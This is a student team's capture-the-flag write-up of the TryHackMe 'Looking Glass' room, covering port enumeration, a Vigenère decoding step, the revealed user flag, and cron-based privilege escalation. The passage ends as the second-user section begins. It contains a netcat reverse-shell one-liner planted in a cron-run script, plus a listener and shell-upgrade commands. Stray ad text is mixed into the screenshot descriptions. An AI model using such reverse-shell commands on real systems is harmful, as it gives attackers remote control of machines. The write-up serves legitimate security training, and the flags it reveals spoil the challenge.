

PENTEST 1

ROOM A

CYBORGS

MEMBERS

ID NUMBER	NAME	ROLE
1211102066	Hemma Ravindran	Leader
1211100614	Tivaasheny Ananthan	Member
1211102168	Nicholas Cheok Jia Jie	Member
1211100986	Sarvesh Munusamy	Member


Steps: Recon and Enumeration

1) Recon and Enumeration


Members Involved: Tivaasheny Ananthan

Tools used: Nmap and kali terminal

When use kali terminal our group didn't get the nmap. It shows like this for us.



So we try to access the machine in try hack me with openvpn in kali too. Then i (typed ip a) to check and finally we managed to scan the the nmap using (sudo nmap -T4 our ip address) command to see which ports are open and what services are running on these ports.




2. Gaining Access


Members Involved: Tivaasheny Ananthan

Tools used: Nmap, kali terminal, cipher identifier and analyzer, boxentriq and vigenere tool.

When we ssh to a port there are two outputs that we will get which are Higher and Lower. After some time we will know that this is mirrored. Which if the output is Lower that means you need to get a higher port. If the output is Higher that means you need to get a lower port. We have to find the correct port in between the higher and lower port.



After some trials we managed to get the correct port.



Then we need to copy the encoded text to decode.

The terminal window displays a large block of encoded text, likely a cipher, starting with:

```
RSA key fingerprint is SHA256:Me7oGshKoZQ70@FsiQt8cf0ZDq2uI8dIK97XGPj0.
This host is known to have one or more of the following other names/addresses:
./ssh/known_hosts:1 [hashed name]
./ssh/known_hosts:2 [hashed name]
./ssh/known_hosts:3 [hashed name]
./ssh/known_hosts:4 [hashed name]
./ssh/known_hosts:5 [hashed name]
./ssh/known_hosts:6 [hashed name]
./ssh/known_hosts:7 [hashed name]
./ssh/known_hosts:8 [hashed name]
(77 additional hostnames omitted)
```

The browser window shows a challenge titled "Looking Glass" from TryHackMe. It includes a graph of user activity, machine information, and a task description:

Active Machine Information

Title	IP Address	Expires
Looking Glass	10.10.195.203	42m 39s

Task 1 Looking Glass
Climb through the Looking Glass and capture the flags.
Start Machine

Now we have to copy paste that in the cipher identifier and analyzer. Then we have to remove(') this in starting of the paragraph and press analyze text.

The terminal window shows the same encoded text as before.

The cipher identifier tool interface shows the same encoded text in a text input field. A modal window titled "Caesar Cipher" is open, providing information about the cipher and its historical use:

Caesar Cipher

The Caesar cipher, also known as a shift cipher
has been used historically for important secrets and
is still used today for simple encryption.

BELI SEKARAK! Loyyan KFC Family Feast Edisi Terbatas Genggong Hot & Spicy dengan Teman

Now we have to press vigenere Autokey Cipher to open vigenere tool and paste it.

The terminal window shows a long string of encrypted text, likely the challenge from the TryHackMe challenge. The browser window shows the Boxentriq cipher identifier tool, which has identified the cipher as "Vigenere Autokey Cipher". It provides analysis results, votes for different cipher types, and a Caesar Cipher section.

Analysis Results
Mdes mgplmmz, cys alv lsmtns awoil Fgs ncix hrd rxthmi bp bwl arul; Elw bpntc pgzt alv uvordct, Eg...
Your ciphertext is likely of this type:
Unknown Cipher (click to read more)

Votes

- Unknown Cipher (62 votes)
- Bifid Cipher (12 votes)
- Vigenere Autokey Cipher (11 votes)
- Beaufort Autokey Cipher (8 votes)
- Beaufort Cipher (4 votes)
- Vigenere Cipher (3 votes)

For further text analysis and statistics, [click here](#).

Caesar Cipher
The Caesar cipher, also known as a shift cipher is one of the oldest and most famous cipher story. While being deceptively simple, it has been used historically for important secrets an... [Read more](#) [Situs Family Lawon](#) [BELAJAR KARANG](#)
<https://www.boxentriq.com/code-breaking/cipher-identifier/vigenere-autokey-cipher>

We have to change the max key length to 20 and press auto solve withoutkey.

The terminal window shows the same encrypted text as before. The browser window shows the Vigenere Tool interface. The "Max Key Length" field is set to 20. Other settings include "Iterations" at 100, "Max Results" at 10, and "Spacing Mode" at Automatic. The "Auto Solve Options" section is visible at the bottom.

Vigenere Tool

Mdes mgplmmz, cys alv lsmtns awoil
Fgs ncix hrd rxthmi bp bwl arul;
Elw bpntc pgzt alv uvordct,
Eg...
Elf bwl qffl vaewz ovxztqz.
Copy Paste Text Options...
Type key here... Standard Mode English
Decode Encode Auto Solve (without key) Instructions

Auto Solve Options

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
3	20	100	10	Automatic

Ads by Google [Send feedback](#) Why this ad? [Close X](#)

Then we have to copy the first key and paste it there to decode.

The terminal window shows a list of hosts:

```
RSA key fingerprint is SHA256:IMwNI8HsNkoZQ7001FsiQt8cf0Zoq2u18dIK97XGPj0.
This host is known to have the following other names/addresses:
./ssh/known_hosts:1 [hashed name]
./ssh/known_hosts:2 [hashed name]
./ssh/known_hosts:3 [hashed name]
./ssh/known_hosts:4 [hashed name]
./ssh/known_hosts:5 [hashed name]
./ssh/known_hosts:6 [hashed name]
./ssh/known_hosts:7 [hashed name]
(77 additional names omitted)
```

A warning message follows:

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '(10.10.195.203):22473' (RSA) to the list of known hosts.
```

The challenge to get access to the box is "Jabberwocky".

The browser window shows the Boxentriq Vigenère Cipher tool interface. The "Auto Solve Options" section has settings: Min Key Length 3, Max Key Length 20, Iterations 100, Max Results 10, Spacing Mode Automatic. The "Auto Solve results" section shows a single result with a score of 37274 and the key "thealphabeticcipher". The decoded text is:

```
twas brillig and the slyl toves did gyre and gimble in the wabe all mimsys were the
borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite
the claws that catch beware the jibjub bird and shun the frumious bandersnatch he took
his vorpal sword in hand long time the manxome for he sought so rested he by the
tumtum tree and stood awhile in thought and as in ifish thought he stood the
jabberwock with eyes of flame came whiffling through the tulgey wood and burbled as
```

The URL in the browser bar is <https://www.boxentriq.com/code-breaking/vigenere-cipher>.

Finally we can get the secret at the bottom of results when we scroll down.


The terminal window shows a list of hosts, identical to the previous screenshot.

The browser window shows the Boxentriq Vigenère Cipher tool interface. The "Results" section displays the decoded message:

```
Decoded message:
twas brillig and the slyl toves did gyre and gimble in the wabe all mimsys were the
borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite
the claws that catch beware the jibjub bird and shun the frumious bandersnatch he took
his vorpal sword in hand long time the manxome for he sought so rested he by the
tumtum tree and stood awhile in thought and as in ifish thought he stood the
jabberwock with eyes of flame came whiffling through the tulgey wood and burbled as
```

The "Auto Solve results" section shows the same result with a score of 37274 and the key "thealphabeticcipher". The URL in the browser bar is <https://www.boxentriq.com/code-breaking/vigenere-cipher>.

After we put the secret it will show the jobberwock password. Next we have to type ssh jabberwock@(our IP Address) and lastly we have to paste the password there.



Thought Process and Methodology and Attempts:


We have to scan nmap and find correct portal. Then decode the encoded text to get secret. Then paste the secret to get jabberwock password. Next we have to ssh jabberwock n paste the password that we get when put the secret.

Steps : User Flag

3. User Flag

Members Involved: Hemma Ravindran

Tools used: Kali linux , Terminal



The terminal window displays the following text:

```
One, two! One, two! And through and through  
The vorpal blade went snicker-snack!  
He left it dead, and with its head  
He went galumphing back.  
  
'And hast thou slain the Jabberwock?  
Come to my arms, my beamish boy!  
O frabjous day! Callooh! Callay!'  
He chortled in his joy.  
  
'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
jabberwock@looking-glass:~$ ls  
poem.txt twasBrillig.sh user.txt  
jabberwock@looking-glass:~$ cat user.txt  
j32a911966cab2d643fd5d7d9e0173d56{mht  
jabberwock@looking-glass:~$ cat user.txt | rev  
thm{65d3710e9d75df5f346d2bac69119a23}  
jabberwock@looking-glass:~$
```

The task interface shows "Task 1 ✓ Looking Glass" with the instruction "Climb through the Looking Glass and capture the flags." and a "Start Machine" button.

Thought Process and Methodology and Attempts:

Looking at the files, the result when you connect to the port is poem.txt and twasBrillig.sh. It's intriguing that the script has read, write, and execute rights. The user.txt file is our first flag, but you'll need to flip it around because it's backwards.


Steps : Privilege Escalation

4. Privilege Escalation


Members Involved: Hemma Ravindran

Tools used: Kali linux , Terminal , PentesMonkey

Now we need to figure out how to get to root. A quick look at the passwd file reveals that there are several users. We can also look into crontab. This could assist us in determining what is running when the box boots that causes the random port to respond. The bottom line indicates that when the server is restarted, the twasBrilling.sh script is executed as user tweedledum. We already know that we can change the script, so we just need to figure out how to reboot the box.



Next, we have to know which sudo permission we have. With the permission we can now reboot the box without a password.



I used the PentestMonkeys cheatsheets and replaced the contents of twasBrilling.sh .

The terminal window shows the following session:

```
# reboot tweedledum bash /home/jabberwock/twasBrilling.sh
jabberwock@looking-glass:~$ crontab -e
no crontab for jabberwock - using an empty one
No modification made
jabberwock@looking-glass:~$ cat /home/jabberwock/twasBrilling.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.33.1 1234 >/tmp/f" > twasBrilling.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.168.90 closed by remote host.
Connection to 10.10.168.90 closed.
```

The browser interface for the challenge 'Looking Glass' includes:

- A green button: **Start Machine**.
- An illustration of Alice in the Looking Glass.
- Text: **Climb through the Looking Glass and capture the flags.**
- Text: **Answer the questions below**
- Text: **Get the user flag.**

After that we can start the netcat listener on our machine and wait till it connects.

The terminal window shows the following session:

```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali㉿kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.33.1] from (UNKNOWN) [10.10.168.90] 49564
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ id
id
```

The browser interface for the challenge 'Looking Glass' includes:

- A green button: **Start Machine**.
- An illustration of Alice in the Looking Glass.
- Text: **Climb through the Looking Glass and capture the flags.**
- Text: **Answer the questions below**
- Text: **Get the user flag.**

Thought Process and Methodology and Attempts:

Now we need to figure out how to get to root. A quick look at the `passwd` file reveals that there are several users. We can also look into `crontab`. This could assist us in determining what is running when the box boots that causes the random port to respond. The bottom line indicates that when the server is restarted, the `twasBrilling.sh` script is executed as user `tweedledum`. We already know that we can change the script, so we just need to figure out how to reboot the box. Next, we have to know which `sudo` permission we have. With the permission we can now reboot the box without a password. I used the PentestMonkeys cheatsheets and replaced the contents of `twasBrilling.sh`. After that we can start the netcat listener on our machine and wait till it connects.


Steps: Second user

5. Second user

Members involved: Sarvesh A/L Munusamy


Tools used : Kali Linux, Terminal , Crackstation

We are currently logged in as user tweedledum. Before we proceed, let's update to a decent shell.

